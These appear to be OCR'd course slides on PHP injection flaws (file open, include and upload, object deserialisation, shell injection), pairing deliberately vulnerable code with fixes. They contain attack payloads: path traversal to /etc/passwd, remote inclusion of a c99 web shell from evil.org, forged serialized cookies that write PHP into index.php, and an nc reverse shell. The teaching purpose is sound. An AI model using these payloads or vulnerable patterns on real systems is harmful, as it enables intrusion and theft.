


04 - Injections

PHP, Objects, Shell, SQL, JS

Thibaut HENIN

www.arsouyes.org

I

PHP Injection

File open, File include, File upload

File Open

Read what we want

Official sample code

https://www.php.net/manual/en/function.readfile.php

```php
<?php

$file = 'monkey.gif' ;

if (file_exists($file)) {
    header('Content-Description: File Transfer');
    header('Content-Type: application/octet-stream');
    header('Content-Disposition: attachment; filename="'.basename($file).'"');
    header('Expires: 0');
    header('Cache-Control: must-revalidate');
    header('Pragma: public');
    header('Content-Length: ' . filesize($file));
    readfile($file);
    exit;
}
```

Official sample code
vulnerable variant

```php
<?php

$file = $_GET['file'] ;

if (file_exists($file)) {
    header('Content-Description: File Transfer');
    header('Content-Type: application/octet-stream');
    header('Content-Disposition: attachment; filename="'.basename($file).'"');
    header('Expires: 0');
    header('Cache-Control: must-revalidate');
    header('Pragma: public');
    header('Content-Length: ' . filesize($file));
    readfile($file);
    exit;
}
```

1st Risk – Confidentiality

`https://example.com/script.php?file=XXXXXXX`

Local filename

`index.php, script.php, config.ini,`

Wherever on the server

`/etc/password, ../../../etc/password`

2nd Risk – Server Side Request Forgery

`https://example.com/script.php?file=XXXXXXX`

Distant file address

`https://evilsite.com/payload.png`

`ftp://evilsite.com/payload.png`

Even on internal servers

`https://private.example.com/`

3rd Risk – Arbitrary content

`https://example.com/script.php?file=XXXXXXX`

Handler « `data://` »

`data://text/plain;base64,SSBsb3ZlIFBIUAo=`

4th Risk – Other handlers

`https://example.com/script.php?file=XXXXXXX`

Phar

phar:///var/www/html/lib/somelib.phar

ssh2

ssh2.exec://user:pass@example.com:22/usr/local/bin/somecmd

ssh2.sftp://user:pass@example.com:22/path/to/filename

expect

expect://ls -l

Vulnerable functions

fopen, fread, fwrite, fclose

file_get_content / file_put_content

Readfile

…

Solutions

Don’t do that

Restrict

Directories or white lists

Php configuration

```
allow_url_fopen = false
```

System Restrictions

File and network access

File Include

Include whatever we want

Principle

```php
<?php

include "header.inc" ;

if (! isset($_GET["page"])) {
        include "default.php" ;
} else if (! file_exists($_GET["page"])) {
        include "404.php" ;
} else {
        include $_GET["page"] ;
}

include "footer.inc" ;
```

1st Risk - Confidentiality

Local files

« config.php », « /etc/password »

Even on internal servers

https://private.example.com/

2nd Risk – Code execution

Distant content

```
http://evil.org/c99.php
```

Handler « data:// »

```
data://text/plain;base64,PD9waHAgZWNobyAiaGVsbG8gd29ybGQiIDs=
```

Fonctions vulnérables

Include / include_once

Require / require_once

autoloader persos

Solutions

Don’t do that

Php configuration

```
allow_url_include = false
```

Restrict

Directories or white lists

System restrictions

Files and network access

File Upload

Add whatever we want

Principle 1/2 –HTML form

https://www.w3schools.com/php/php_file_upload.asp

```
<!DOCTYPE html>
<html>
<body>

<form action="upload.php" method="post" enctype="multipart/form-data">
  Select image to upload:
  <input type="file" name="fileToUpload" id="fileToUpload">
  <input type="submit" value="Upload Image" name="submit">
</form>

</body>
</html>
```

Principle 2/2 – Server's code

https://www.w3schools.com/php/php_file_upload.asp

```php
$target_dir  = "uploads/";
$target_file = $target_dir . basename($_FILES["fileToUpload"]["name"]);

// ...

move_uploaded_file(
    $_FILES["fileToUpload"]["tmp_name"],
    $target_file
) ;
```

Risks

Execution by application

(PHP, Java, python, …)

Execution by visitors

(XSS, XSRF)

Overriding

(of existing files)

Resource exhaustion

(big/numerous files)

Usual protection
(weak)

File extension

`$_FILES[…]['type']`

Usual protection
(weak)

`mime_content_type()`

`getimagesize()`

Polyglote files

Modified example (still vulnerable)

https://www.w3schools.com/php/php_file_upload.asp

```php
$target_dir  = "uploads/";
$target_file = $target_dir . basename($_FILES["fileToUpload"]["name"]);

if (strtolower(pathinfo($target_file,PATHINFO_EXTENSION)) != "jpg") return ;
if (getimagesize($_FILES["fileToUpload"]["tmp_name"])    === false) return ;
if ($_FILES["fileToUpload"]["size"]                       > 500000) return ;

move_uploaded_file(
    $_FILES["fileToUpload"]["tmp_name"],
    $target_file
) ;
```

Protections

Don’t do that

Specific directory
(with restrictions)

Filters
(size, extension, mime type, AV)

Restrictions
(users and logs)

II

Object injection

https://www.arsouyes.org/blog/2020/14_PHP_Injection_Objet

Object programming in PHP

Classes & instances

Example of PHP Class

```php
class User {

    public $name ;

    public function __construct(string $name) {
        $this->name = $name ;
    }

    public function whoAreYou() {
        return $this->name ;
    }

    public function hello($other) {
        return "Nice to meet you " . $other->name
            . ", I am " . $this->name ;
    }
}
```


Example of use

```php
// Création de deux objets
$foo = new User("Foo") ;
$bar = new User("Bar") ;

// Appel de méthode
echo $foo->hello($bar) ;
```

```
Nice to meet you Bar, I am Foo
```

Serialization

Serialization



Example

```php
$foo     = new User("Foo") ;
echo serialize($foo) ;
```

```
O:4:"User":1:{s:4:"name";s:3:"Foo";}
```

Example

```php
$foo     = new User("Foo") ;
echo serialize($foo) ;
```

```
O:4:"User":1:{s:4:"name";s:3:"Foo";}
```

```
O        -> objet
4        -> class name’s length
« User » -> class name
```

Example

```php
$foo     = new User("Foo") ;
echo serialize($foo) ;
```

```
O:4:"User":1:{s:4:"name";s:3:"Foo";}
```

```
1        -> Number of attributes
```

Example

```php
$foo     = new User("Foo") ;
echo serialize($foo) ;
```

```
O:4:"User":1:{s:4:"name";s:3:"Foo";}
```

```
s         -> string
4         -> length (4)
« name » -> name of the attribute
```


Example

```php
$foo     = new User("Foo") ;
echo serialize($foo) ;
```

```
O:4:"User":1:{s:4:"name";s:3:"Foo";}
```

```
s          -> string
3          -> length 3
« Foo »    -> attribute’s value
```

Deserialisation



Example

```php
$foo    = new User("Foo") ;
$foobis = unserialize('O:4:"User":1:{s:4:"name";s:3:"Foo";}' ) ;

var_dump($foo ==  $foobis) ; // bool(true)
var_dump($foo === $foobis) ; // bool(false)
```

Why ?

Backup / communication

Store in files

```php
file_put_contents("foo.txt", serialize(new User("Foo"))) ;
file_put_contents("bar.txt", serialize(new User("Bar"))) ;
```

```php
$foo = unserialize(file_get_contents("foo.txt")) ;
$bar = unserialize(file_get_contents("bar.txt")) ;
echo $foo->hello($bar) ;
// Nice to meet you Bar, I am Foo
```

API Calls

```php
// Server side
$foo = unserialize($_GET["foo"]) ;
$bar = unserialize($_GET["bar"]) ;
echo $foo->hello($bar) ;
```

```php
// Client side
echo file_get_contents(
    "http://example.com/hello.php"
    . "?foo=" . urlencode(serialize(new User("Foo")))
    . "&bar=" . urlencode(serialize(new User("Bar")))
) ;
// Nice to meet you Bar, I am Foo
```

Exploitation

Object Injection

Vulnerable code

```
// Authentication backup
$_COOKIE["user"] = serialize(new User($username)) ;
```

Vulnerable code

```php
// Authentication backup
$_COOKIE["user"] = serialize(new User($username)) ;
```

```php
// Access control
$user = unserialize($_COOKIE["user"]) ;
if ($user->name == "admin") {
    // ...
}
```

Vulnerable code

```php
// Authentication backup
$_COOKIE["user"] = serialize(new User($username)) ;
```

```php
// Access control
$user = unserialize($_COOKIE["user"]) ;
if ($user->name == "admin") {
    // ...
}
```

```
curl                        \
    https://example.com \
    --cookie 'user=O:4:"User":1:{s:4:"name";s:5:"admin";}'
```

First fix

spoiler : won’t work

```
class User {

    // Previous code here

    public function __wakeup() {
        if ($this->name == "admin") {
            throw new Exception("Admin can not be unserialized") ;
        }
    }
}
```

Exploitation

```php
$o = new stdClass();
$o->name = "admin" ;

echo serialize($o) ;
// O:8:"stdClass":1:{s:4:"name";s:5:"admin";}
```

Exploitation

```php
$o = new stdClass();
$o->name = "admin" ;

echo serialize($o) ;
// O:8:"stdClass":1:{s:4:"name";s:5:"admin";}
```

```php
// Contrôle d'accès
$user = unserialize($_COOKIE["user"]) ;
if ($user->name == "admin") {
    // ...
}
```

```
curl                        \
    https://example.com \
    --cookie 'user=O:8:"stdClass":1:{s:4:"name";s:5:"admin";}'
```

« finalize » attack

Object injection to exploit some library

What if...

This logger class exists somewhere

```php
class Logger {
    private $filename ;
    private $buffer ;

    public function __construct($filename) {
        $this->filename = $filename ;
        $this->buffer   = "" ;
    }

    public function log($message) {
        $this->buffer .= "$message\n" ;
    }

    public function __destruct() {
        file_put_contents($this->filename, $this->buffer, FILE_APPEND) ;
    }
}
```

Lets forge…
a particular object

```php
class Logger {
    public $filename ;
    public $buffer ;
}

$payload = new Logger() ;
$payload->filename = '/var/www/index.php' ;
$payload->buffer   = '<?php echo "Hello world" ;' ;

echo serialize($payload) ;
```

```
O:6:"Logger":2:{
    s:8:"filename";s:18:"/var/www/index.php";
    s:6:"buffer";  s:26:"<?php echo "Hello world" ;";
}
```

How it will proceed

```
curl                        \
    https://example.com \
    --cookie
'user=O:6:"Logger":2:{s:8:"filename";s:18:"/var/www/index.php";s:6:"buffer"
;  s:26:"<?php echo "Hello world" ;";}'
```

```
// Contrôle d'accès
$user = unserialize($_COOKIE["user"]) ;
if ($user->name == "admin") {
    // ...
}
```

How it will proceed

```
curl                        \
    https://example.com \
    --cookie
'user=O:6:"Logger":2:{s:8:"filename";s:18:"/var/www/index.php";s:6:"buffer"
;  s:26:"<?php echo "Hello world" ;";}'
```

```
// Contrôle d'accès
$user = unserialize($_COOKIE["user"]) ;
if ($user->name == "admin") {
    // ...
}
```

How it will proceed

```
curl                        \
    https://example.com \
    --cookie
'user=O:6:"Logger":2:{s:8:"filename";s:18:"/var/www/index.php";s:6:"buffer"
;  s:26:"<?php echo "Hello world" ;";}'
```

```
// Contrôle d'accès
$user = unserialize($_COOKIE["user"]) ;
if ($user->name == "admin") {
    // ...
}
```

How it will proceed

```
curl                          \
    https://example.com \
    --cookie
'user=O:6:"Logger":2:{s:8:"filename";s:18:"/var/www/index.php";s:6:"buffer"
;  s:26:"<?php echo "Hello world" ;";}'
```

```
class Logger {
    // …
    public function __destruct() {
        file_put_contents($this->filename, $this->buffer, FILE_APPEND) ;
    }
}
```

How it will proceed

```
curl                          \
    https://example.com \
    --cookie
'user=O:6:"Logger":2:{s:8:"filename";s:18:"/var/www/index.php";s:6:"buffer"
;  s:26:"<?php echo "Hello world" ;";}'
```

```
class Logger {
    // …
    public function __destruct() {
        file_put_contents($this->filename, $this->buffer, FILE_APPEND) ;
    }
}
```

How it will proceed

```
curl                        \
    https://example.com \
    --cookie
'user=O:6:"Logger":2:{s:8:"filename";s:18:"/var/www/index.php";s:6:"buffer"
;  s:26:"<?php echo "Hello world" ;";}'
```

```
class Logger {
    // …
    public function __destruct() {
        file_put_contents($this->filename, $this->buffer, FILE_APPEND) ;
    }
}
```

How it will proceed

```
curl                        \
    https://example.com \
    --cookie
'user=O:6:"Logger":2:{s:8:"filename";s:18:"/var/www/index.php";s:6:"buffer"
;  s:26:"<?php echo "Hello world" ;";}'
```

```
class Logger {
    // …
    public function __destruct() {
        file_put_contents(
            $this->filename,
            $this->buffer,
            FILE_APPEND) ;
    }
}
```

How it will proceed

```
curl                        \
    https://example.com \
    --cookie
'user=O:6:"Logger":2:{s:8:"filename";s:18:"/var/www/index.php";s:6:"buffer"
;  s:26:"<?php echo "Hello world" ;";}'
```

```
class Logger {
    // …
    public function __destruct() {
        file_put_contents(
            '/var/www/index.php',
            '<?php echo "Hello world" ;',
            FILE_APPEND) ;
    }
}
```

Bad solutions

Remove autoloading

We know which classes are loaded!

We lose a big feature

We can always forget some class

Use a white list

We know all loaded classes

We can always miss one

Use crypto

« If you need to unserialize externally-stored serialized data, consider using hash_hmac() for data validation. »

https://www.php.net/manual/en/function.unserialize.php

Supply chain attack…

For Proof of Concepts

We'll fix (I promise)

(before any deployment)

We won't fix

(technical debt)

Good solution

Don’t deserialize

Never

Or in a format that do not carry types

(json, yaml, ini, …)

III

Shell injection

https://www.arsouyes.org/blog/2020/03_Eviter_injection_commandes/

shell_exec()

https://www.php.net/manual/fr/function.shell-exec.php

Run shell commands

(bypass PHP restrictions)


```
<?php
echo shell_exec(“ls –lart”);
```

Vulnerable example

```
if (isset( $_REQUEST['ip'] )) {
    $ip = $_REQUEST[ 'ip' ];
    echo "<pre>" ;
    echo shell_exec("ping -c 4 $ip");
    echo "</pre>" ;
}
```


Legit use

```
    shell_exec("ping -c 4 $ip");
=> shell_exec("ping -c 4 192.168.1.1");
```



Fraud use

```
    shell_exec("ping -c 4 $ip");
=> shell_exec("ping -c 4 ; uname -a");
```



Tricks

Command separators

`;` `&&` `||`

Substitutions

`` `ls` `` `$(ls)`

Command parasitism

```
zip whatever.zip -T -TT "command"
```

Risks

Command execution

```
cp /etc/passwd /var/www/
```

Reverse Shell

```
nc myserver.net 4444 -e /bin/bash
```

Vulnerable functions

```
shell_exec() / exec()

passthru() / system()

proc_open() / popen()
```

Simple protections

Input filtering

`(intval, filter_var, …)`

Input escaping

`escapeshellarg()`


Parameter filtering

https://www.php.net/manual/fr/function.filter-var.php

```
if (isset( $_REQUEST['ip'] )) {
    $ip = $_REQUEST[ 'ip' ];
    if (! filter_var($target, FILTER_VALIDATE_IP)) {
        echo "<p>Le paramètre n'est pas une adresse IP</p>" ;
    } else {
        echo "<pre>" ;
        echo shell_exec("ping -c 4" . $ip) ;
        echo "</pre>" ;
    }
}
```

Parameter filtering

https://www.php.net/manual/fr/function.filter-var.php



Parameter escaping


https://www.php.net/manual/fr/function.escapeshellarg

```
if (isset( $_REQUEST['ip'] )) {
    $ip = $_REQUEST[ 'ip' ];
    echo "<pre>" ;
    echo shell_exec(
        "ping -c 4 "
        . escapeshellarg($ip)
        ) ;
    echo "</pre>" ;
}
```

Parameter escaping

https://www.php.net/manual/fr/function.escapeshellarg

